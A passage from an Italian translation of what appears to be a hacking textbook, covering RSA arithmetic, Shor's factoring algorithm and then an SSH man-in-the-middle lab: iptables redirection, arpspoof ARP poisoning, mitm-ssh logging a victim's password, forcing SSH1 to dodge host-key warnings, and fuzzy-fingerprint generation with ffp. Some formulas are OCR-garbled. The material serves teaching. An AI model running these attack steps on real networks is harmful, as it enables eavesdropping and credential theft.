Seguendo il percorso, usiamo la riga con $14 = 120 - 2 \cdot 53$, applicando un'altra sostituzione:

$1 = 19 \cdot (120 - 2 \cdot 53) - 5 \cdot 53$

$1 = 19 \cdot 120 - 43 \cdot \mathbf{53}$

E infine la riga in cima con $53 = 7253 - 60 \cdot 120$ richiede un'ultima sostituzione:

$$1 = 19 \cdot 120 - 43 \cdot (7253 - 60 \cdot 120)$$

$$1 = 2599 \cdot 120 - 43 \cdot 7253$$

$$2599 \cdot 120 + - 43 \cdot 7253 = 1$$

Ciò mostra che *J* e *K* sarebbero rispettivamente 2599 e −43.

I numeri nell'esempio precedente sono stati scelti per la loro attinenza con RSA. Supponendo che i valori di *P* e *Q* siano 11 e 13, *N* sarebbe 143. Perciò, $\varphi(N) = 120 = (11 - 1) \cdot (13 - 1)$. Poiché 7253 è relativamente primo con 120, tale numero costituisce un eccellente valore per *E*.

Se ricordate, lo scopo era quello di trovare un valore per *D* che soddisfacesse la seguente equazione:

$$E \cdot D = S\,\varphi(N) + 1$$

Un po' di algebra di base consente di ottenere una forma più familiare:

$$D \cdot E + S\,\varphi(N) = 1$$

$$\mathrm{D} \cdot 7253 \pm \mathrm{S} \cdot 120 = 1$$

Usando i valori ottenuti dall'algoritmo di Euclide esteso, risulta evidente che $D = -43$. Il valore per *S* in realtà non conta, il che significa che questi calcoli matematici sono modulo $\varphi(N)$, o modulo 120. Questo, a sua volta, significa che un valore equivalente positivo per *D* è

77, poiché 120 – 43 = 77. Il valore può quindi essere inserito nell'equazione precedente:

$E \cdot D = S \cdot \varphi(N) + 1$

$7253 \cdot 77 = 4654 \cdot 120 + 1$

I valori per *N* ed *E* sono distribuiti come chiave pubblica, mentre *D* è mantenuto segreto come chiave privata. *P* e *Q* sono scartati. Le funzioni di cifratura e decifratura sono piuttosto semplici.

Cifratura: $C = M^E (\mathrm{mod} N)$

Decifratura: $M = C^D (\mathrm{mod} N)$

Per esempio, se il messaggio, *M*, è 98, la cifratura sarebbe come segue:

$98^{7253} = 76 (\mathrm{mod} 143)$

II testo cifrato sarebbe 76. Quindi, soltanto chi conoscesse il valore di *D* potrebbe decifrare il messaggio e riottenere il numero 98 a partire dal numero 76, come segue:

$76^{77} = 98 (\mathrm{mod} 143)$

Ovviamente, se il messaggio *M* è più grande di *N*, deve essere suddiviso in porzioni che siano più piccole di *N*.

Questo processo è reso possibile dal teorema toziente di Eulero, il quale afferma che, se *M* e *N* sono primi tra loro, e *M* è il minore, allora quando *M* è moltiplicato per sé stesso φ(*N*) volte e diviso per *N*, il resto sarà sempre 1:

Se $\text{mcd}(M, N) = 1$ e $M < N$ allora $M^{\varphi(N)} = 1(\text{mod}N)$

Poiché tutto è calcolato in modulo N, vale anche quanto segue, per il modo in cui funziona la moltiplicazione nell'aritmetica modulo:

$$M^{\varphi(N)} \cdot M^{\varphi(N)} = 1 \cdot 1(\text{modN})$$

$$M^{2 \cdot \varphi(N)} = 1(\text{modN})$$

Questo processo potrebbe essere ripetuto S volte per ottenere:

$$M^{S \cdot \varphi(N)} \cdot M = 1(\text{mod}N)$$

Se si moltiplicano entrambi i membri per M, il risultato è:

$$M^{S \cdot \varphi(N)} \cdot M = 1 \cdot M(\text{mod}N)$$

$$M^{S \cdot \varphi(N)+1} = M(\text{mod}N)$$

Questa equazione è il cuore di RSA. Un numero, M, elevato a una potenza modulo N, produce ancora il numero M di partenza. Si tratta in sostanza di una funzione che restituisce il proprio stesso input, il che non ha grande interesse in sé. Ma se questa equazione potrebbe essere suddivisa in due parti separate, allora una parte potrebbe essere usata per cifrare e l'altra per decifrare, producendo ancora il messaggio originale. Questo si può fare trovando due numeri E e D che moltiplicati tra loro diano come risultato S per $\varphi(N)$ più 1. Allora questo valore può essere sostituito nella precedente equazione:

$$E \cdot D = S \cdot \varphi(N) + 1$$

$$ME \cdot D = M(\text{mod}N)$$

Che è equivalente a:

$M^{E^D} = M(\text{mod}N)$

che può essere suddivisa in due parti:

$ME = C(\text{mod}N)$

$CD = M(\text{mod}N)$

E questo in pratica è RSA. La sicurezza dell’algoritmo dipende dal fatto che D sia mantenuto segreto, ma poiché N ed E sono entrambi valori pubblici, se N può essere fattorizzato nei P e Q originali, allora $\varphi(N)$ può essere facilmente calcolato con $(P - 1) \cdot (Q - 1)$, e poi D può essere determinato con l’algoritmo di Euclide esteso. Perciò, le dimensioni delle chiavi per RSA devono essere scelto con il miglior algoritmo di fattorizzazione noto in mente, per mantenere la sicurezza computazionale. Attualmente, il miglior algoritmo di fattorizzazione noto per numeri grandi è NFS (Number Field Sieve). Tale algoritmo ha un tempo di esecuzione subesponenziale, che è buono, ma non ancora sufficientemente veloce per determinare una chiave RSA a 2.048 bit in un tempo ragionevole.

0x442 Algoritmo di fattorizzazione quantistica di Peter Shor

Ancora una volta il calcolo quantistico promette grandi miglioramenti nella potenza di calcolo. Peter Shor è stato in grado di sfruttare il parallelismo massivo dei computer quantistici per fattorizzare numeri in modo efficiente usando un vecchio trucco di teoria dei numeri.

L'algoritmo in realtà è abbastanza semplice. Si prende un numero N da scomporre in fattori. Si sceglie un valore A, minore di N. Questo valore dovrebbe essere anche relativamente primo con N, ma assumendo che N sia il prodotto di due numeri primi (è sempre così quando si tenta di fattorizzare numeri per violare l'algoritmo RSA), se A non è relativamente primo con N, allora A è uno dei fattori di N.

Poi si carica nella superposizione numeri in sequenza a partire da 1 e si passa ciascuno di questi valori alla funzione $f(x) = Ax(\text{mod}N)$. Tutto ciò viene fatto nello stesso tempo, grazie alla magia del calcolo quantistico. Nei risultati emergerà un pattern che si ripete, e occorre trovare il periodo di tale ripetizione. Fortunatamente è possibile farlo rapidamente su un computer quantistico, con una trasformata di Fourier. Il periodo sarà chiamato R.

Poi si calcolano $\text{mcd}(A^{R/2} + 1, N)$ e $\text{mcd}(A^{R/2} - 1, N)$. Almeno uno di questi valori dovrebbe essere un fattore di N. Ciò è possibile perché $A^R = 1(\text{mod}N)$ e viene spiegato meglio di seguito.

$A^R = 1(\text{mod}N)$

$(A^{R/2})^2 = 1(\text{mod}N)$

$(A^{R/2})^2 - 1 = 0(\text{mod}N)$

$(A^{R/2} - 1) \cdot (A^{R/2} + 1) = 0(\text{mod}N)$

Questo significa che $(A^{R/2} - 1) \cdot (A^{R/2} + 1)$ è un multiplo intero di N. Finché questi valori non si azzerano, uno di essi avrà un fattore in comune con N.

Per violare il precedente esempio di RSA, è necessario fattorizzare il valore pubblico N. In questo caso N è uguale a 143. Poi, si sceglie un valore per A che sia relativamente primo con N e minore di esso,

perciò A è uguale a 21. La funzione sarà quindi $f(x) = 21^x(\text{mod}143)$. Ogni valore sequenziale da 1 al più alto consentito dal computer quantistico sarà passato a questa funzione.

Per semplificare le cose assumeremo che il computer quantistico abbia tre bit quantistici, perciò la superposizione può contenere otto valori.

$x = 1$	211(mod143) = 21
$x = 2$	212(mod143) = 12
$x = 3$	213(mod143) = 109
$x = 4$	214(mod143) = 1
$x = 5$	215(mod143) = 21
$x = 6$	216(mod143) = 12
$x = 7$	217(mod143) = 109
$x = 8$	218(mod143) = 1

Qui il periodo può essere determinato facilmente a occhio: R è 4. Con questa informazione, mcd(21^2 − 1143) e mcd(21^2 + 1143) dovrebbero produrre almeno uno dei fattori. Questa volta in realtà appaiono entrambi i fattori, poiché mcd(440, 143) = 11 e mcd(442, 142) = 13. Questi fattori possono poi essere usati per ricalcolare la chiave privata per il precedente esempio di RSA.

0x450 Sistemi di cifratura ibridi

Un sistema crittografico *ibrido* sfrutta la parte migliore di entrambi i mondi. Un sistema di cifratura asimmetrica è usato per scambiare una chiave generata in modo casuale usata per cifrare le comunicazioni rimanenti con un sistema di cifratura simmetrica. In questo modo si

ottiene la velocità e l'efficienza della cifratura simmetrica, risolvendo il dilemma relativo alla sicurezza dello scambio della chiave. I sistema di cifratura ibridi sono usati dalla maggior parte delle moderne applicazioni di crittografia, come SSL, SSH e PGP.

Poiché la maggior parte delle applicazioni usa sistemi di cifratura resistenti alla crittoanalisi, l'attacco al sistema di cifratura stesso solitamente non funziona. Tuttavia, se un aggressore è in grado di intercettare le comunicazioni tra entrambi gli interlocutori e di assumere l'identità di uno di essi, può attaccare l'algoritmo di scambio della chiave.


0x451 Attacchi man-in-the-middle

Un *attacco MitM (Man-In-the-Middle)* è un modo astuto per aggirare la cifratura. L'aggressore si interpone tra le due parti che comunicano, facendo in modo che ciascun interlocutore pensi di comunicare con l'altro interlocutore, mentre invece entrambi comunicano con l'aggressore stesso.

Quando è stabilita una connessione cifrata tra due interlocutori, viene generata una chiave segreta, trasmessa usando un sistema di cifratura asimmetrica. Solitamente questa chiave è usata per cifrare le ulteriori comunicazioni tra i due interlocutori. Poiché la chiave è trasmessa in modo sicuro e il traffico che la segue è protetto dalla chiave stessa, tutto il traffico risulta illeggibile da qualsiasi aggressore che effettui lo sniffing di questi pacchetti.

Tuttavia, in un attacco MitM l'interlocutore A crede di comunicare con B, e B crede di comunicare con A, ma in realtà entrambi comunicano con l'aggressore. Perciò, quando A negozia una connessione cifrata con B, in realtà apre una connessione cifrata con l'aggressore, il

quale può quindi comunicare in modo protetto con un sistema di cifratura asimmetrico e ottenere la chiave segreta. A questo punto l'aggressore deve semplicemente aprire un'altra connessione cifrata con B, e quest'ultimo crederà di comunicare con A, come mostrato nella figura che segue.



Ciò significa che l'aggressore mantiene in effetti due canali di comunicazione cifrati con due chiavi di cifratura separate. I pacchetti provenienti da A sono cifrati con la prima chiave e inviati all'aggressore, che A crede sia B. L'aggressore decifra questi pacchetti con la prima chiave e li cifra di nuovo con la seconda chiave, quindi invia i nuovi pacchetti cifrati a B, che crede che tali pacchetti siano inviati da A. Mettendosi in mezzo e mantenendo due chiavi separate, l'aggressore è in grado di spiare e persino modificare il traffico tra A e B senza che nessuno di questi se ne accorga.

Dopo aver reindirizzato il traffico usando uno strumento di avvelenamento della cache ARP, si possono usare numerosi strumenti per attacchi del tipo man-in-the-middle SSH. Per la maggior parte si tratta di semplici modifiche del codice sorgente di openssh esistente. Un esempio degno di nota è il pacchetto denominato mitm-ssh, di Claes Nyberg (http://www.signedness.org/tools/).

Tutto ciò si può fare con la tecnica di reindirizzamento dell'ARP descritta nel paragrafo dedicato allo sniffing attivo descritto nel Volume 1, alla fine del Capitolo 4 e un pacchetto openssh modificato denominato mitm-ssh. Vi sono anche altri strumenti, ma mitm-ssh di Claes Nyberg è disponibile al pubblico e assai robusto. Quando viene eseguito, MitM-SSH accetta connessioni a una porta data e poi fa da proxy per l'indirizzo IP di destinazione reale del server SSH target. Con l'aiuto di arpspoof per avvelenare le cache ARP, il traffico diretto al server SSH può essere reindirizzato alla macchina dell'aggressore che esegue mitm-ssh. Poiché questo programma si pone in ascolto su localhost, sono necessarie alcune regole di filtro IP per reindirizzare il traffico.

Nell'esempio che segue, il server SSH target si trova presso 192.168.42.72. Quando si esegue mitm-ssh, esso si pone in ascolto sulla porta 2222, perciò non è necessario che sia eseguito come root. Il comando iptables indica a Linux di reindirizzare tutte le connessioni TCP in arrivo sulla porta 22 del localhost 2222, dove mitm-ssh sarà in o ascolto.

```
reader@hacking:~ $ sudo iptables -t nat -A
PREROUTING -p tcp --dport 22 -j
REDIRECT --to-ports 2222
reader@hacking:~ $ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target prot opt source destination
```

```
REDIRECT tcp -- anywhere anywhere tcp dpt:ssh
redir ports 2222

Chain POSTROUTING (policy ACCEPT)
target prot opt source destination

Chain OUTPUT (policy ACCEPT)
target prot opt source destination
reader@hacking:~ $ mitm-ssh


 ..
/|\ SSH Man In The Middle [Based on OpenSSH_3.9p1]
_|_By CMN <cmn@darklab.org>

Usage: mitm-ssh <non-nat-route> [option(s)]
Routes:

<host>[:<port>] - Static route to port on host
                  (for non NAT connections)

Options:
-v - Verbose output
-n - Do not attempt to resolve hostnames
-d - Debug, repeat to increase verbosity
-p port - Port to listen for connections on
-f configfile - Configuration file to read

Log Options:
-c logdir - Log data from client in directory
-s logdir - Log data from server in directory
-o file - Log passwords to file

reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p
```

```
2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Poi, in un'altra finestra di terminale sulla stessa macchina, si usa lo strumento arpspoof di Dug Song per avvelenare le cache ARP e reindirizzare il traffico da 192.168.42.72 alla nostra macchina.

```
reader@hacking:~ $ arpspoof
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
reader@hacking:~  $  sudo  arpspoof  -i  eth0
192.168.42.72
0:12:3f:7:39:9c  ff:ff:ff:ff:ff:ff  0806  42:  arp
reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c  ff:ff:ff:ff:ff:ff  0806  42:  arp
reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c  ff:ff:ff:ff:ff:ff  0806  42:  arp
reply 192.168.42.72 is-at
0:12:3f:7:39:9c
```

Ora l'attacco MitM è pronto per la prossima vittima. L'output che segue è stato ottenuto da un'altra macchina in rete (192.168.42.250) che effettua una connessione SSH a 192.168.42.72.

Sulla macchina 192.168.42.250 (tetsuo), che si connette a 192.168.42.72 (loki)

```
iz@tetsuo:~ $ ssh jose@192.168.42.72

The authenticity of host '192.168.42.72
(192.168.42.72)' can't be
established.
RSA key fingerprint is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Are you sure you want to continue connecting (yes/
no)? yes
Warning: Permanently added '192.168.42.72' (RSA)
to the list of known
hosts.
jose@192.168.42.72's password:
Last login: Mon Oct 1 06:32:37 2007 from
192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7
20:19:32 UTC 2007 i686

jose@loki:~ $ ls -a
. .. .bash_logout .bash_profile .bashrc
.bashrc.swp .profile
Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
Connection to 192.168.42.72 closed.

iz@tetsuo:~ $
```

Tutto sembra a posto e la connessione pare sicura. Tuttavia, la connessione è stata in segreto reindirizzata attraverso la macchina dell'aggressore, che ha usato una connessione cifrata separata per

tornare al server target. Una volta tornati alla macchina dell'aggressore, tutti i dettagli della connessione sono stati registrati nei log.

Macchina dell'aggressore

```
reader@hacking:~ $ sudo mitm-ssh 192.168.42.72 -v
-n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
WARNING:  /usr/local/etc/moduli  does  not  exist,
using fixed modulus
[MITM] Found real target 192.168.42.72:22 for NAT
host 192.168.42.250:1929
[MITM]   Routing   SSH2   192.168.42.250:1929   ->
192.168.42.72:22

[2007-10-01     13:33:42]     MITM     (SSH2)
192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST:  jose  ssh-connection
password 0 sP#byp%srt

[MITM] Connection from UNKNOWN:1929 closed

reader@hacking:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22
reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/
passwd.log
```

```
[2007-10-01 13:33:42] MITM (SSH2)
192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection
password 0 sP#byp%srt

reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/
ssh2*
Last login: Mon Oct 1 06:32:37 2007 from
192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7
20:19:32 UTC 2007 i686
jose@loki:~ $ ls -a
.  ..  .bash_logout  .bash_profile  .bashrc
.bashrc.swp .profile
Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
```

Poiché l'autenticazione è stata in realtà reindirizzata, con la macchina dell'aggressore a fare da proxy, la password *sP#byp%srt* potrebbe essere spiata. Inoltre, i dati trasmessi durante la connessione vengono catturati e rivelano all'aggressore tutto ciò che la vittima ha fatto durante la sessione SSH.

È la capacità dell'aggressore di assumere le veci di entrambi gli interlocutori che rende possibile questo tipo di attacco. SSL e SSH sono stati progettati tenendo conto di ciò e dispongono di protezioni contro lo spoofing di identità. SSL valida l'identità usando dei certificati, SSH usa i fingerprint ("impronte digitali") degli host. Se l'aggressore non dispone del certificato o del fingerprint appropriato per B quando A

tenta di aprire un canale di comunicazione cifrato con esso, le signature non corrisponderanno e A sarà allertato con un warning.

Nell'esempio precedente, 192.168.42.250 (tetsuo) non aveva mai comunicato prima su SSH con 192.168.42.72 (loki) e perciò non aveva il fingerprint dell'host. Il fingerprint accettato era in realtà quello generato da mitm-ssh. Tuttavia, se 192.168.42.250 (tetsuo) avesse avuto un fingerprint per 192.168.42.72 (loki), l'intero attacco sarebbe stato rilevato e l'utente avrebbe visto sullo schermo un warning assai intimidatorio:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this
message.
Offending key in /home/jon/.ssh/known_hosts:1
```

```
RSA host key for 192.168.42.72 has changed and you
have requested strict
checking.
Host key verification failed.
iz@tetsuo:~ $
```

Il client openssh impedirà all'utente di connettersi finché il vecchio fingerprint non sia stato rimosso. Tuttavia, molti client SSH Windows non presentano lo stesso rigore su queste regole e mostrano all'utente un messaggio del tipo: "Sei sicuro di voler continuare?" in una finestra di dialogo. Un utente poco informato potrebbe semplicemente fare clic ignorando il warning.

0x452 Fingerprint di host diversi sul protocollo SSH

I fingerprint di host SSH hanno alcune vulnerabilità, che sono state risolte nelle più recenti versioni di openssh, ma esistono ancora in implementazioni precedenti.

Solitamente, la prima volta che viene effettuata una connessione SSH a un nuovo host, il fingerprint corrispondente è aggiunto al file known_hosts, come è mostrato di qui:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72
(192.168.42.72)' can't be
established.
RSA key fingerprint is
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/
```

```
no)? yes
Warning: Permanently added '192.168.42.72' (RSA)
to the list of known
hosts.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts

192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc3
Oijgkf7nZnH4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7O
JtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/
1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~ $
```

Tuttavia vi sono due diversi protocolli di SSH, SSH1 e SSH2, ognuno con fingerprint di host separati.

```
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh -1 jose@192.168.42.72
The authenticity of host '192.168.42.72
(192.168.42.72)' can't be
established.
RSA1 key fingerprint is
e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Are you sure you want to continue connecting (yes/
no)? no
Host key verification failed.
iz@tetsuo:~ $ ssh -2 jose@192.168.42.72
The authenticity of host '192.168.42.72
(192.168.42.72)' can't be
established.
RSA key fingerprint is
```

```
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/
no)? no
Host key verification failed.
iz@tetsuo:~ $
```

Il banner presentato dal server SSH descrive quali protocolli SSH sono riconosciuti (in grassetto nella parte che segue):

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ telnet 192.168.42.1 22
Trying 192.168.42.1...
Connected to 192.168.42.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

Connection closed by foreign host.
iz@tetsuo:~ $
```

Il banner da 192.168.42.72 (loki) include la stringa SSH-1.99, che, per convenzione, indica che il server riconosce entrambi i protocolli 1 e 2. Spesso il server SSH sarà configurato con una riga come Protocol 2,1, la quale indica anch'essa che il server riconosce entrambi i protocolli e tenta di usare SSH2 se possibile. Questo è stato fatto allo scopo di mantenere la compatibilità con le versioni precedenti, in modo che i client dotato del solo SSH1 possano ancora connettersi.

Per contrasto, il banner da 192.168.42.1 include la stringa SSH-2.0, la quale mostra che il server riconosce soltanto il protocollo 2. In questo caso, è ovvio che qualsiasi client che si connetta ha comunicato soltanto con SSH2 e perciò ha soltanto i fingerprint per il protocollo 2.

Lo stesso vale per loki (192.168.42.72); tuttavia, loki accetta anche SSH1, che ha un diverso set di fingerprint di host. È improbabile che un client abbia usato SSH1 e perciò non dispone ancora dei fingerprint di host per questo protocollo.

Se il daemon SSH modificato usato per l'attacco MitM forza il client a comunicare usando l'altro protocollo, non verrà trovato alcun fingerprint di host. Invece di ricevere un lungo warning, l'utente vedrà soltanto la richiesta di aggiungere il nuovo fingerprint. mitm-sshtool usa un file di configurazione simile a quello di openssh, perché è generato a partire da quel codice. Se si aggiunge la riga Protocol 1 a /usr/local/etc/mitm-ssh_config, il daemon mitm-ssh affermerà di riconoscere soltanto il protocollo SSH1.

L'output che segue mostra che il server SSH loki solitamente comunica usando entrambi i protocolli SSH1 e SSH2, ma quando si interpone mitm-ssh con il nuovo file di configurazione, il server finto afferma di supportare soltanto il protocollo SSH1.

Da 192.168.42.250 (tetsuo), solo un'innocente macchina in rete

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1
```

```
Connection closed by foreign host.
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72
(192.168.42.72)' can't be
established.
RSA key fingerprint is
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.

Are you sure you want to continue connecting (yes/
no)? yes
Warning: Permanently added '192.168.42.72' (RSA)
to the list of known
hosts.
jose@192.168.42.72's password:

iz@tetsuo:~ $
```

Sulla macchina dell'aggressore, configurazione di mitm-ssh per usare soltanto il protocollo SSH1

```
reader@hacking:~ $ echo "Protocol 1" >> /usr/local/
etc/mitm-ssh_config
reader@hacking:~ $ tail /usr/local/etc/
mitm-ssh_config
# Dove memorizzare le password
#PasswdLogFile /var/log/mitm-ssh/passwd.log

# Dove memorizzare i dati inviati dal client al
server
#ClientToServerLogDir /var/log/mitm-ssh
```

```
# Dove memorizzare i dati inviati dal server al
client
#ServerToClientLogDir /var/log/mitm-ssh

Protocol 1
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p
2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

E ancora su 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.5-OpenSSH_3.9p1

Connection closed by foreign host.
```

Solitamente i client come tetsuo che si connettono a loki all'indirizzo 192.168.42.72 dovrebbero comunicare usando soltanto SSH2. Perciò, vi sarebbe soltanto un fingerprint di host per il protocollo 2 di SSH memorizzato sul client. Quando il protocollo 1 è forzato dall'attacco MitM, il fingerprint dell'aggressore non sarà confrontato con quello memorizzato, a causa dei protocolli differenti. Le vecchie implementazioni chiederanno semplicemente di aggiungere questo fingerprint, poiché tecnicamente non esiste un fingerprint di host per tale protocollo. Lo si vede nell'output che segue.

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The   authenticity   of   host   '192.168.42.72
(192.168.42.72)' can't be
established.
RSA1        key         fingerprint         is
45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/
no)?
```

Poiché questa vulnerabilità è stata resa pubblica, le più recenti implementazioni di OpenSSH visualizzano un warning leggermente più dettagliato:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
WARNING: RSA key found for host 192.168.42.72
in /home/iz/.ssh/known_hosts:1
RSA          key           fingerprint
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
The   authenticity   of   host   '192.168.42.72
(192.168.42.72)' can't be
established
but keys of different type are already known for
this host.
RSA1        key         fingerprint         is
45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/
no)?
```

Questo warning modificato non è forte come quello fornito quando i fingerprint di host dello stesso protocollo non corrispondono. Inoltre, poiché non tutti i client sono aggiornati, questa tecnica può ancora rivelarsi utile per un attacco MitM.

0x453 Fingerprint fuzzy

Konrad Rieck ha avuto un'idea interessante riguardo i fingerprint di host SSH. Spesso, un utente si connette a un server da più client diversi. Il fingerprint dell'host viene visualizzato e aggiunto ogni volta che viene usato un nuovo client, e l'utente attento alla sicurezza tenderà a ricordarne la struttura generale. Benché nessuno memorizzi effettivamente l'intero fingerprint, è possibile rilevare le principali modifiche senza particolare fatica. Avere un'idea generale di come è fatto il fingerprint dell'host quando ci si connette da un nuovo client aumenta notevolmente la sicurezza della connessione. Se si tentasse un attacco MitM, l'evidente differenza nei fingerprint solitamente può essere individuata a vista.

Tuttavia, l'occhio e il cervello possono essere ingannati. Alcuni fingerprint appaiono molto simili ad altri. Le cifre 1 e 7 possono avere un aspetto molto simile, a seconda del tipo di carattere visualizzato sullo schermo. Solitamente le cifre esadecimali all'inizio e alla fine del fingerprint si ricordano con più chiarezza, mentre quelle centrali tendono a svanire nella memoria. Lo scopo della tecnica dei fingerprint fuzzy è quello di generare una chiave host con un fingerprint che appaia sufficientemente simile a quello originale da ingannare l'occhio umano.

Il pacchetto openssh fornisce strumenti per recuperare la chiave host dai server.

```
reader@hacking:~ $ ssh-keyscan -t rsa
192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPt
```

```
MJSc316SH4aOijgkf7nZn
H4LirNziH5upZmk4/
JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF
4rmMV1pwaSuNTahsBoKOKSaTUOW0RN/1t3G/
52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024
ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
192.168.42.72
reader@hacking:~ $
```

Ora che è noto il formato del fingerprint di host per 192.168.42.72 (loki), è possibile generare fingerprint fuzzy dall'aspetto simile. Un programma con questo scopo è stato sviluppato da Rieck ed è disponibile presso http://www.thc.org/thc-ffp/. L'output che segue mostra la creazione di alcuni fingerprint fuzzy per 192.168.42.72 (loki).

```
reader@hacking:~ $ ffp
Usage: ffp [Options]
Options:
-f type         Specify type of fingerprint to use
[Default: md5]
                Available: md5, sha1, ripemd
-t hash         Target fingerprint in byte blocks.
                Colon-separated: 01:23:45:67... or
as string 01234567...
-k type         Specify type of key to calculate
[Default: rsa]
                Available: rsa, dsa
-b bits         Number of bits in the keys to
calculate [Default: 1024]
-K mode         Specify key calulation mode
[Default: sloppy]
```

```
                Available: sloppy, accurate
-m type          Specify type of fuzzy map to use
[Default: gauss]
                Available: gauss, cosine
-v variation      Variation to use for fuzzy map
generation [Default: 7.3]

-y mean           Mean value to use for fuzzy map
generation [Default: 0.14]
-l size           Size of list that contains best
fingerprints [Default: 10]
-s filename        Filename of the state file
[Default: /var/tmp/ffp.state]
-e                Extract SSH host key pairs from
state file
-d directory      Directory to store generated ssh
keys to [Default: /tmp]
-p period          Period to save state file and
display state [Default: 60]
-V                Display version information
No state file /var/tmp/ffp.state present, specify
a target hash.
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t
ba:06:7f:d2:b9:74:a8:0a:13:
cb:a2:f7:e0:10:59:a0
---[Initializing]-------------------------------------
Initializing Crunch Hash: Done
  Initializing Fuzzy Map: Done
Initializing Private Key: Done
  Initializing Hash List: Done
